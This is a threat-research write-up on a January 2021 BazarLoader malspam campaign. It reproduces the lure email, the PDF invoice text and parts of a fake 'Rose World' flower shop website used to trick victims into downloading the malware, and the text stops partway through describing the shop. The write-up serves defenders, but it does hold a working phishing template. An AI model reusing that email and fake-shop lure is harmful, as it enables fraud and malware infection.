BazarLoader’s Elaborate Flower Shop Lure

hornetsecurity.com/en/threat-research/bazarloaders-elaborate-flower-shop-lure/

Security Lab January 28, 2021

Summary

Since 2021-01-20 Hornetsecurity observes a new malspam campaign using a fake flower shop in an elaborate social engineering lure to spread the BazarLoader malware. The campaign sends invoices from a fake flower shop in hopes that potential victims will manually find the fake flower shop website and download the BazarLoader malware.

In order to lure the victims into providing manual assistance the campaign setup a fully functional flower shop website and can thus evade automated detection schemes looking for malicious content, as the malicious download will be manually downloaded by the victim following several manual steps of the social engineering trap.


Background

BazarLoader[1] is a malware loader attributed to a threat actor with a close relation to the TrickBot malware. The threat actor is tracked under the name Team9 (Cybereason) or UNC1878 (FireEye).

BazarLoader is also aptly named KEGTAP by FireEye, as in a device used to open a beer keg, because it is used to “open” the network of victims for follow up malware in order to move laterally on the network and eventually deploy the Ryuk ransomware.[2]

We have previously reported on a BazarLoader campaign using an employment termination social engineering lure to spread its malware.[3]

The observed campaign started on 2021-01-21 and is ongoing.




It uses various subjects referring to an invoice from the Rose World flower shop. Spoiler: The flower shop isn’t real. The attached invoice is an elaborate social engineering scam to trick victims into downloaded the BazarLoader malware.

Technical Analysis

The following analysis outlines each step of BazarLoader’s new elaborate social engineering campaign.

Email

The attack starts with an email.



From [redacted] <[redacted]@mail.com>
Subject **Thank you for your order from the Rose World online shop, your order number is KCD86786085G.**
1/22/21, 10:36 PM
To [redacted]


Dear customer,
Thanks for using the services we offer! Order number is KCD86786085G.Rose World flower boutique!
You can find the details of your order in the receipt attached below.
To learn more about the total cost, and information about billing and shipping click the invoice, attached to this letter.
We are preparing your order for shipmet!
You will recieve notification about the delivery via SMS message.
Before distribution process, our courier will reach out to you.
We believe you enjoy your purchasing!
Please contact us here if you would like to modify / cancel the order:1 (831) 480 4375
We are glad that you are with us.
Sincerely, online store Rose World

1 attachment: invoice_KCD86786085G.pdf 93.2 KB

The email pretends to be an invoice from the Rose World online store, an online flower shop.

PDF

Attached to the email is a PDF invoice.



INVOICE

Rose World


747-F 41st Ave
Santa Cruz, CA 95062
1 (831) 480 4375
roseworld.shop

INVOICE NO. 8642874-00032714
DATE January 22, 2021

QUANTITY	DESCRIPTION	UNIT PRICE	LINE TOTAL
24	Fresh Carolina Roses	1.54	$36.96
1	Rainbow Peruvian Lilies, 15 Stems, Vase Included	31.98	$31.98
12	Rainbow Roses with Premium Greens, One Dozen, No Vase	2.40	$28.80

SUBTOTAL	$97.74
SALES TAX	7%
TOTAL	$104.58

The PDF has **no** clickable links. It however features a domain name under the address of the supposed invoicing party.




Rose World

747-F 41st Ave
Santa Cruz, CA 95062
1 (831) 480 4375
roseworld.shop

QUANTITY	DESCRIPTION
24	Fresh Carolina Ro


Fake Flower Shop

When the recipient visits this domain a webshop for flowers is presented.


Rose World – Worldwide Delivery
https://roseworld.shop
RW
0
Spring freshness
esh roses
Specially selected roses,
gathered in a bouquet less than 24 hours after cutting
LEARN MORE
Home
Shop
0
Wishlist
More

Even though this is a fake shop it features

an about page



Any occasion
for your special woman


Create a magnificent mood for your beloved woman, mother, daughter or co-worker

Someone recently bought a Rai...

53 minutes ago from Rome, Italy 🇮🇹

View Product

a blog



HOME

BLOG

Flower Meanings

Posted by Florist

The meanings of flowers were first recognized in Istanbul in the 17th century. In 1716, they were...

Continue Reading

"Curabitur aptent pharetra porta lorem viverra nec vivamus fermentum dapibus,auctor odio lorem."

Mikaela Tan, "About Life"

